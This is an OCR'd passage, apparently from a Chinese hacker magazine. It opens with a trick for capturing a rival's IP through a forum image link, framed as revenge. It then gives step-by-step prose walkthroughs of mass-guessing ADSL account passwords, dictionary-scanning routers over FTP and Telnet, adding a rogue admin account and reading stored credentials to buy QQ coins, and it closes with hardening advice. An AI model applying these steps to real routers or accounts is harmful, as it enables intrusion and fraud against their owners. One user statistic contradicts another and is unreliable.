


图2


那就是来自重庆。通过很多优秀的工具，我们就可以来揭开对手的庐山真面目了。如果对方在聊天室或论坛上，我们怎样查到他的IP呢？其实也简单，下载一个孤独剑客的作品Iphunter，软件下载地址为http://www4.skycn.com/soft/1122.html，运行它后，就会把连接到你电脑的IP捕获下来，而让对方来连接你的电脑，当然要让他不知不觉的来连接，最好的方法就是在聊天室或论坛上放一幅图片，图片的网址必须是你的IP，如 [img] http://203.207.*.*/girl.jpg [/img]，只要对方看到这个（要吸引他的眼球），他的电脑就会自动来打开这个图，当然就会找到你的电脑上来，呵呵，正好中计，Iphunter就可以把他的IP捕获了！剩下的，就是要考虑一下怎么教训他了！

脚本小子：互联网高速发展的今天，我们已进入宽带时代。在2004年7月发布的《中国互联网络发展状况统计报告》白皮书中，中国上网用户数为8700万，短短3个月之后，这个数据已经被刷新提高了300万，最新的数字显示，中国的上网总人数已经突破了900万。此外，越来越多的用户使用了宽带接入互联网的方式，其用户数量已经达到了2000万。宽带对应的安全问题日益突出，账户被盗、密码丢失、系统被黑等系列问题又带来了多级代理、恶意盗号、非法充网络游戏币值等更多更严重的问题。下面我们来看看宽带的安全问题以及涉及到的防护方法。

适合读者：ADSL拨号用户、入侵爱好者

前置知识：无

充QQ币的疯狂——宽带下的安全



文/图 cczb1

目前，涉及到的宽带安全问题主要有这几个。

1．盗用宽带账号及密码问题。

2．宽带路由器安全问题。

3．操作系统本身问题。

下面我们就分析一下各个问题并试图找出解决方案、防护办法。

旧病用新药：宽带账号的盗用

这个问题由来已久，只是大家心照不宣，没有把这个问题拿到台面上说。其实这个问题很大程度是由于电信验证以及宽带业务的不同种类引起的。

宽带拨号用户的认证方式主要有PPPOE和Web认证两种。PPPOE采用先认证，后分配IP的方式，需注意，如果是包月制，采用PPPOE方式不能解决对非法用户的远程停、开机，这些用户可盗用他人账号及密码上网，采用Web认证方式也解决不了这个问题。目前国内的宽带用户大多是基于PPPOE的DSL用户，当终端接入Internet时需要拨号验证，而验证的用户名及密码是在用户办理宽带业务时取得，由于电信出于管理原因，这个账号及密码有很大规律可循：用户名很多都以电话号码为基数，加上其他一些简易字母，后边加上诸如@163等的后缀，密码几乎都是电话号码，猜解这个账号及密码非常容易。

宽带用户对账号密码根本没有安全意识，甚至某些宽带安装人员也对用户说，宽带密码不存在安全问题，只有你的电话能用。久而久之，这个隐性问题非常普遍，去找到一个宽带账号非常容易。我曾经测试编写专用程序猜解宽带账号，判定条件是猜出来的账号密码匹配，测试时间是凌晨2点，半小时内找到了100多个账号可以使用，其结果是惊人的。

这个问题也还是根源于电信的政策，目前电信的宽带验证过程如下：第一，你的电话必须办理了宽带业务，物理上线路是可用的；第二，你在拨号时用的用户名及密码是匹配的。

我们来看看第二点：用户名及密码匹配，就是说只要是一对用户名和密码，即使这个用户名密码不和你的线路匹配，你一样可以通过电信的机房设备认证，拨号分得IP连上网。去年的时候笔者在全国的各个城市验证过，同一时间同一个账号及密码可以几个人一起使用。今年电信作了调整，同一账号及密码在同一时间只能有一个用户使用。遵循先入为主原则，这样就会引起账号盗用问题。因为ADSL数据信号与普通电话语音信号走不同的频段，而且使用ADSL上网的时候并不经过电话交换机，所以没有办法根据电话号码查出来是谁在盗用你的账号及密码，这样的后果其实很严重，也就是说使用你的账号及密码接入网络后一切违法后果均由账号及密码办理人承担，因为最终确立责任是查找电信的宽带业务记录。

前边我们说了，盗用者必须也办理宽带业务，那么可能有人会问，既然已经办理宽带业务了，还盗用别人的账号及密码？原因有三：第一，为了隐藏身份。这种情况黑客居多或其他有恶意的破坏者居多。第二，一些办理按流量上网的人可以不受流量限制使用宽带，一个办理按流量上网的宽带用户可以使用其他的办理包月的宽带用户的账号及密码而不受流量限制，其结果是正当包月用户的权益受损。这样电信记录的是包月上网用户的上网记录，而不是按流量上网的用户的记录。第三，当使用他人账号及密码拨号后，可以支付一些游戏的点卡购买的网上交易业务。最后这点引起的问题尤其严重，要引起我们的注意。

有些城市开通了账号及密码捆绑业务，可以去电信营业厅办理捆绑业务，这样你的宽带账号只能在你申请宽带的线路上使用（即你的宽带账号只能通过你本身的ADSL/LAN线路拨号上网），无需再担心账号被他人盗用而影响你的正常使用。目前，申请了捆绑业务的宽带用户不到总用户的百分之十，一方面是由于宽带用户的安全意识不强，另一方面由于这项业务不是所有城市都开通了。目前我们最重要的是形成安全意识，保管好自己的宽带账号及密码，往往账号及密码泄露是由于所有者本人造成的。定期修改密码和设置强口令也是必须做的，当我们都形成了这种安全意识，不法者的生存空间也就少了。

不被注意的角落：路由器的安全

使用路由器，或带路由功能的猫时，当用户不使用路由方式上网，Modem只工作在二层以下，只起到桥接作用，完成对MAC帧的SAR功能和物理层透传功能，电脑上的拨号软件完成拨号的过程，公网IP由拨号电脑获得。

我们看看使用路由功能时的情况，现在相当部分用户为了上网方便，打开了Modem的路由功能，把宽带账号输入到Modem中，让Modem完成拨号的过程。在这种

方式下公网IP地址分配给Modem，然后通过路由器作为网关来实现上网。大多数带路由功能的Modem都提供了Web和Telnet等配置方式供用户使用，这些Modem的端口80、23默认打开。那么他人可以远程就能访问到你的MODEM的配置页面，然后查看存放用户名、密码一页的HTML源代码，就可以看到明文的用户名和密码。下边，我给出一个实例来说明这个问题

首先我们启动流光，由于这是大家比较熟悉的软件，这里不介绍使用方法。我这里用的是5.0，在其高级扫描选项选择一个网段，检查项目只选择FTP和Telnet，这样可以加快速度。选择好字典，开始扫描，如图1 所示。




图1

很快找到符合情况的宽带路由器，如图2 所示。




图2

我们在浏览器地址栏打上刚才找到的地址，就会出现如图3所示的界面，输入刚才流光猜解的密码，这样我们就是管理员身份了，这是个Greennet的宽带路由器，如图4 所示。




图3

我们可以自己加一个管理账号及密码，如图5所示。这个Root账号不可以改名，也不可以删除。我们再来分析一下这个宽带路由器内置的宽带账号及密码，找到配置界面的快速设置页面。如图6 所示。

可以看到账号及密码了吧？ 密码是星号，经验判断就是账号内的电话号，查看网页的源码，验证猜想正确——这就是目前网上非常流行的充QQ币值的方法！

路由暴露的问题是目前普遍存在的，希望可以引起注意。目前主流的宽带路由器都支持FTP和Telnet访问，且大多数用户根本不修改其默认密码及端口，每个品牌




图4




图5




图6

的路由器都有默认密码，在网上很容易找到，这里就不公布了。使用宽带路由器时，在设置时一定要更改默认选项，尤其是默认密码，最好能把默认的FTP和Telnet默认端口也改了，或者不允许使用，因为往往是使用者设置不当造成了安全隐患。

